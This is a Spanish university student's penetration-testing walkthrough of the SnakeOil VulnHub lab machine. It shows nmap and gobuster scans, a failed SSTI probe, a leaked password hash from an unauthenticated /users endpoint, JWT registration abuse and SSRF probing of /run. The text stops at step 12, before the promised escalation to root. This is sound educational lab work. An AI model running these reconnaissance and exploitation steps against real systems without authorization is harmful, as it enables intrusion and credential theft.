

Universidad Politécnica de San Luis Potosí

**PROYECTO: DE LA TEORIA A LA PRACTICA
WALKTHROUGH EN ACCION
SNAKEOIL VM - PENETRATION TESTING**

Presentado por:

Christian Alfredo Morales Meza - 184937

Asignatura: Fundamentos de Ciberseguridad

Profesor: Servando López Contreras

Fecha de entrega: 09/09/2026

Índice de contenido

Índice de contenido	2
Ficha de la evaluación de penetración	3
1. Resumen ejecutivo	3
2. Alcance y reglas de compromiso	3
3. Metodología de pentesting.....	3
4. Fase 1 — Reconocimiento y descubrimiento	4
4.1 Comandos ejecutados.....	4
4.2 Resultados	4
5. Fase 2 — Escaneo de puertos y servicios.	4
5.1 Comandos ejecutados.....	4
5.2 Puertos y servicios encontrados	4
6. Fase 3 — Enumeración y análisis de vulnerabilidades.....	5
6.1 Inspección manual y análisis de la aplicación	5
6.2 Pruebas negativas de inyección	5
6.3 Fuzzing de directorios e identificación de API.....	5
7. Fase 4 — Explotación y acceso inicial	5
7.1 Vectores de ataque identificados	6
7.2 Procedimiento paso a paso.....	6
8. Fase 5 — Post-explotación y Escalada de Privilegios	18
8.1 Técnicas de enumeración local	18
8.2 Vector de escalada exitoso.....	19
8.3 Evidencia de acceso root.....	19
9. Resumen de hallazgos.....	19
10. Recomendaciones de seguridad	20
11. Conclusión	20
12. Anexos	20

Ficha de la evaluación de penetración

Máquina Objetivo: Snakeoil VM

Tipo de Explotación: Aplicación Web (Fuga de Credenciales / Broken Access Control / Command Injection / Reutilización de Contraseñas)

1. Resumen ejecutivo

El presente documento detalla los resultados de la prueba de penetración (pentesting) realizada sobre la máquina virtual "SnakeOil". Durante la evaluación, se identificó una superficie de ataque compuesta por servicios web mal configurados y vulnerabilidades en la interfaz de programación de aplicaciones (API). Los hallazgos más críticos incluyen la exposición de datos sensibles sin autenticación (fuga de credenciales hasheadas) y la presencia de un endpoint vulnerable a Server-Side Request Forgery (SSRF). Se logró comprometer el esquema de autenticación basado en JSON Web Tokens (JWT) registrando un usuario fraudulento, allanando el camino para la explotación interna de la infraestructura.

2. Alcance y reglas de compromiso

Sistema objetivo: SnakeOil (VulnHub) — IP: 192.168.56.103

Máquina atacante: Kali Linux — IP: 192.168.56.104

Tipo de red: Entorno aislado mediante adaptador Host-Only (192.168.56.0/24) para contener el ataque, y red NAT para acceso a repositorios externos.

Fundamento Teórico: El uso de una red Host-Only aísla el tráfico malicioso del segmento físico de la red local, cumpliendo con los estándares de seguridad para despliegues de laboratorios de malware y máquinas vulnerables, previniendo incidentes de propagación lateral.

Tipo de prueba: Caja negra (Black-box) — sin credenciales ni conocimiento interno previo.

Objetivo: Obtener acceso inicial y escalar privilegios hasta root.

3. Metodología de pentesting

La auditoría se ejecutó bajo una metodología estructurada, alineada con el PTES (Penetration Testing Execution Standard):

1. Reconocimiento: Mapeo a nivel de capa de enlace y red.
2. Escaneo de servicios: Identificación de vectores de entrada mediante fingerprinting de puertos TCP.
3. Enumeración: Análisis profundo de la capa de aplicación web (HTTP/API) y fuzzing de directorios.
4. Explotación: Evaluación y aprovechamiento de vulnerabilidades de lógica de negocio (SSRF e IDOR).
5. Post-explotación.

4. Fase 1 — Reconocimiento y descubrimiento

Fundamento Teórico: El descubrimiento de hosts (Host Discovery) consiste en enviar sondas a nivel de red para identificar qué direcciones IP están activas en el segmento asignado por el servidor DHCP virtual. Se utilizó el protocolo ICMP integrado en técnicas de escaneo rápido.

4.1 Comandos ejecutados

Para ubicar la máquina dentro del segmento 192.168.56.0/24, se ejecutó un escaneo de ping (Ping Sweep):

```
sudo nmap -sn 192.168.56.0/24
```

4.2 Resultados

El escaneo reveló la presencia de la máquina objetivo en la dirección IP 192.168.56.103, la cual se diferenció de la puerta de enlace virtual al confirmar la presencia de puertos de servicio abiertos. La dirección MAC asociada (08:00:27:C2:A4:A6) confirmó que se trataba de una interfaz de red virtualizada por Oracle VirtualBox.

5. Fase 2 — Escaneo de puertos y servicios.

Fundamento Teórico: Identificada la IP, se procedió a escanear los 65,535 puertos lógicos. Se utilizaron banderas de detección de versión (-sV) para extraer los banners de los servicios y scripts de enumeración por defecto de Nmap (-sC) para recabar metadatos iniciales.

5.1 Comandos ejecutados.

```
nmap -p- -sV -sC -oN nmap_full.txt 192.168.56.103
```

5.2 Puertos y servicios encontrados

El análisis reveló tres servicios principales expuestos:

Puerto	Estado	Servicio	Versión Identificada
22/tcp	Abierto	SSH	OpenSSH 7.9p1 Debian 10+deb10u2
80/tcp	Abierto	HTTP	nginx 1.14.2 (Welcome to SNAKEOIL!)
8080/tcp	Abierto	HTTP	nginx 1.14.2 (Good Tech Inc.'s Snake Oil Project)

Nota técnica: Nmap detectó heurísticamente un comportamiento inusual en el puerto 8080 (http-open-proxy: Proxy might be redirecting requests), lo cual sirvió como vector de investigación primario para posibles inyecciones de cabeceras o falsificaciones de solicitudes.

6. Fase 3 — Enumeración y análisis de vulnerabilidades

6.1 Inspección manual y análisis de la aplicación

Al interactuar con los servicios web vía curl y navegador web:

1. Puerto 80: Contiene una página estática básica.
2. Puerto 8080: Aloja un sistema tipo "blog" (Snake Oil Project) construido sobre Python/Flask.
 - La lectura de la publicación /4 expuso el uso de la librería flask-jwt-extended para la gestión de autenticación, confirmando que la aplicación utiliza JSON Web Tokens (JWT).
 - Se observó un salto numérico en los identificadores de los posts (existen 1, 2 y 4). Al intentar acceder a /3, el servidor retorna {"message":"Who moved my cheese?","success":false}, indicando control de acceso (posible vector IDOR protegido).

6.2 Pruebas negativas de inyección

Se intentó comprometer el motor de plantillas de Flask (Jinja2) evaluando vulnerabilidades de Server-Side Template Injection (SSTI). Se inyectaron payloads matemáticos (49) en los campos de creación de posts (/create).

- Resultado: La aplicación renderizó los caracteres literalmente en lugar de ejecutar la expresión matemática, demostrando una correcta sanitización de entradas en el motor de plantillas.

6.3 Fuzzing de directorios e identificación de API

Se ejecutó un ataque de fuerza bruta sobre el puerto 8080 utilizando Gobuster para descubrir endpoints ocultos, especificando la búsqueda de extensiones (-x json,txt,html).

```
gobuster dir -u http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt -x json,txt,html -t 40
```

Hallazgos críticos de la API:

1. /registration (200 OK): Permite crear nuevos usuarios.
2. /login (405 Method Not Allowed): Punto de autenticación que espera peticiones POST.
3. /run (405 Method Not Allowed): Endpoint interactivo.
4. /secret (500 Internal Server Error): Endpoint que falla al no recibir la sintaxis o tokens esperados.
5. /users (200 OK): Endpoint mal configurado que expone datos sin requerir autenticación.

7. Fase 4 — Explotación y acceso inicial

Fundamento Teórico: La explotación capitaliza las vulnerabilidades lógicas descubiertas en la API. En arquitecturas RESTful, la ausencia de controles de acceso a nivel de endpoint (Broken Object Level Authorization) permite a un atacante extraer información interna e interactuar con

funciones privilegiadas de la aplicación, como la emisión de peticiones del lado del servidor (SSRF).

7.1 Vectores de ataque identificados

A. Exposición de Credenciales Críticas (Fuga de Información):

Al realizar una petición GET estándar (curl http://192.168.56.103:8080/users), el servidor respondió exponiendo una base de datos de usuarios en texto plano, revelando el usuario patrick y su contraseña cifrada en formato PBKDF2-HMAC-SHA256:

Hash interceptado: patrick:\$pbkdf2-sha256\$29000\$e0/J.V.rVSol5HxPqdW6Nw\$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYN.CGf84r040

B. Manipulación de API y Emisión de JWT:

Se explotó la falta de validaciones en el proceso de registro (/registration) para crear un usuario arbitrario (testuser) inyectando un payload JSON mediante una petición POST. Posteriormente, se consumió el endpoint /login con dichas credenciales, forzando al servidor a emitir un Access Token JWT válido.

C. Server-Side Request Forgery (SSRF) en el endpoint /run:


Utilizando el JWT obtenido, se autenticó una petición POST al endpoint oculto /run. El servidor devolvió el mensaje: {"message": "Please provide URL to request in the form url:port..."} . Esto confirma teóricamente una vulnerabilidad de SSRF: la aplicación acepta una URL introducida por el usuario y el servidor web (SnakeOil) realiza la petición HTTP en nombre del atacante, permitiendo eludir firewalls y escanear la red interna (localhost). Al suministrar el parámetro {"url": "127.0.0.1:80"}, el servidor solicitó un parámetro adicional ("We need your secret key!"), evidenciando que el SSRF está protegido por un segundo factor criptográfico vinculado al endpoint /secret.

7.2 Procedimiento paso a paso

A continuación, se describe el procedimiento paso a paso de la prueba de penetración a la máquina SnakeOil, resumiendo los comandos ejecutados, su explicación técnica detallada, la imagen asociada a cada hito y la descripción de la captura.

Paso 1: Escaneo exhaustivo de puertos y servicios con Nmap

Se ejecuto un escaneo completo de puertos TCP con detección de versiones y scripts por defecto sobre la dirección IP 192.168.56.103. El escaneo revelo tres puertos abiertos: 22 (SSH OpenSSH 7.9p1 Debian 10), 80 (HTTP nginx 1.14.2) y 8080 (HTTP nginx 1.14.2 con sospecha de comportamiento proxy).



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p- -sV -sC -oN nmap_full.txt 192.168.56.103  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 22:13 -0400  
Nmap scan report for 192.168.56.103  
Host is up (0.0017s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
|_ ssh-hostkey:  
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)  
|   256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)  
|_  256  ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)  
80/tcp    open  http      nginx 1.14.2  
|_ http-title: Welcome to SNAKEOIL!  
|_ http-server-header: nginx/1.14.2  
8080/tcp   open  http      nginx 1.14.2  
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project  
|_ http-server-header: nginx/1.14.2  
|_ http-open-proxy: Proxy might be redirecting requests  
MAC Address: 08:00:27:C2:A4:A6 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds  
  
(kali@kali)-[~]  
$
```

Figura 1. Resultado del escaneo completo de puertos con Nmap.

Paso 2: Inspeccion del servicio HTTP en el puerto 80

Se accedió vía navegador web al puerto 80 de la maquina objetivo, observando una página estática de bienvenida titulada Welcome to SNAKEOIL sin funcionalidades adicionales ni paneles administrativos expuestos.




Figura 2. Página web por defecto en el puerto 80.

Paso 3: Inspección del servicio web en el puerto 8080

Se navegó al puerto 8080 descubriendo la aplicación Good Tech Inc. Snake Oil Project, correspondiente a un blog desarrollado en Flask con publicaciones numeradas (1, 2 y 4) y enlaces para crear y editar artículos.




Figura 3. Portal web del blog en el puerto 8080.

Paso 4: Enumeración de directorios en el puerto 80 con Gobuster

Se ejecuto Gobuster con el diccionario common.txt sobre el puerto 80 para identificar rutas o directorios ocultos, finalizando el escaneo sin encontrar recursos web accesibles en dicho puerto.




Figura 4. Enumeración de directorios sin resultados en el puerto 80.

Paso 5: Fuzzing y enumeración de rutas en el puerto 8080 con Gobuster

Se realizó una búsqueda de rutas en el puerto 8080 con Gobuster, descubriendo endpoints clave como create (200), login (405), registration (200), run (405), secret (500), test (200) y users (200).

```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~$ gobuster dir -u http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://192.168.56.103:8080  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
04 (Status: 200) [Size: 2324]  
01 (Status: 200) [Size: 2193]  
02 (Status: 200) [Size: 2356]  
1 (Status: 200) [Size: 2193]  
2 (Status: 200) [Size: 2356]  
4 (Status: 200) [Size: 2324]  
create (Status: 200) [Size: 2596]  
login (Status: 405) [Size: 64]  
registration (Status: 200) [Size: 29]  
run (Status: 405) [Size: 178]  
secret (Status: 500) [Size: 37]  
test (Status: 200) [Size: 17]  
users (Status: 200) [Size: 140]  
Progress: 4613 / 4613 (100.00%)  
Finished  
[kali@kali]~$
```

Figura 5. Detección de endpoints y rutas en el puerto 8080 con Gobuster.

Paso 6: Prueba de inyección de plantillas (SSTI) en la creación de posts

Se probó la existencia de vulnerabilidades Server-Side Template Injection (SSTI) introduciendo la expresión matemática entre dobles llaves en el formulario de creación de artículos de la aplicación.





Figura 6. Inyección de payload SSTI de prueba en el formulario /create.

Paso 7: Verificación de resultado negativo para SSTI

Al consultar la publicación generada con identificador 5, se observo que el payload fue interpretado y renderizado como texto plano literal, descartándose la existencia de vulnerabilidad SSTI directa en este campo.



```
Session Actions Edit View Help
</a>
<hr>

<a href="/4">
  <h2>Useful Links</h2>
</a>
  <span class="badge badge-primary">2021-08-18 00:29:46</span>
  <a href="/4/edit">
    <span class="badge badge-warning">Edit</span>
  </a>
<hr>

<a href="/5">
  <h2>{{7*7}}</h2>
</a>
  <span class="badge badge-primary">2026-09-07 02:41:40</span>
  <a href="/5/edit">
    <span class="badge badge-warning">Edit</span>
  </a>
<hr>

</div>


<!-- Optional JavaScript -->
<!-- jQuery first, then Popper.js, then Bootstrap JS -->
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965Dz00r7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo" crossorigin="anonymous"></script>
<script src="https://cdn.jsdelivr.net/npm/popper.js/1.14.7/umd/popper.min.js" integrity="sha384-Uo2eT0CpHqdSqQ6hJty5KvPhzWj9W01cLHTMa3JZwRnQq4sF86dIHNDz0W1" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy60RQ6vRjIEAaf/nGzIXFDsf4+0xIM+807jRM" crossorigin="anonymous"></script>
</body>
</html>

(kali@kali)~
```

Figura 7. Comprobación de renderizado literal sin ejecución de plantilla.

Paso 8: Fuga de información crítica en el endpoint /users

Se realizaron peticiones GET a los endpoints descubiertos. En la ruta /users se evidencio una grave fuga de información que expuso el nombre de usuario patrick junto con su respectivo hash de contraseña en formato pbkdf2-sha256.



```
Session Actions Edit View Help

(kali@kali)~
$ curl http://192.168.56.103:8080/users
{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rVSoL5HxPqdw6Nw$FZJvgjNJIw99RIoJrT/gn9xR9SI/Ryn.CGf84r040$"}]}

(kali@kali)~
$ curl http://192.168.56.103:8080/test
{"TestValue": 0}

(kali@kali)~
$ curl -v http://192.168.56.103:8080/registration
* Trying 192.168.56.103:8080 ...
* Established connection to 192.168.56.103 (192.168.56.103 port 8080) from 192.168.56.104 port 59720
* using HTTP/1.x
> GET /registration HTTP/1.1
> Host: 192.168.56.103:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 03:04:41 GMT
< Content-Type: application/json
< Content-Length: 29
< Connection: keep-alive
<
{"error": "Wrong Method!!!"}
* Connection #0 to host 192.168.56.103:8080 left intact

(kali@kali)~
```

Figura 8. Exposición publica de usuarios y hashes en /users.

Paso 11: Sondeo del endpoint protegido /run

Utilizando el token de acceso JWT en el encabezado Authorization Bearer, se envió una petición POST a /run con un cuerpo JSON vacío, recibiendo un mensaje indicando que el parámetro url debe proporcionarse en formato url:puerto.




Figura 11. Identificación del parámetro url requerido en /run.

Paso 12: Identificación del requerimiento de clave secreta en /run

Al enviar el parámetro url apuntando a 127.0.0.1:80, la aplicación respondió indicando que se requiere una clave secreta adicional (secret key) para autorizar la ejecución de la solicitud.

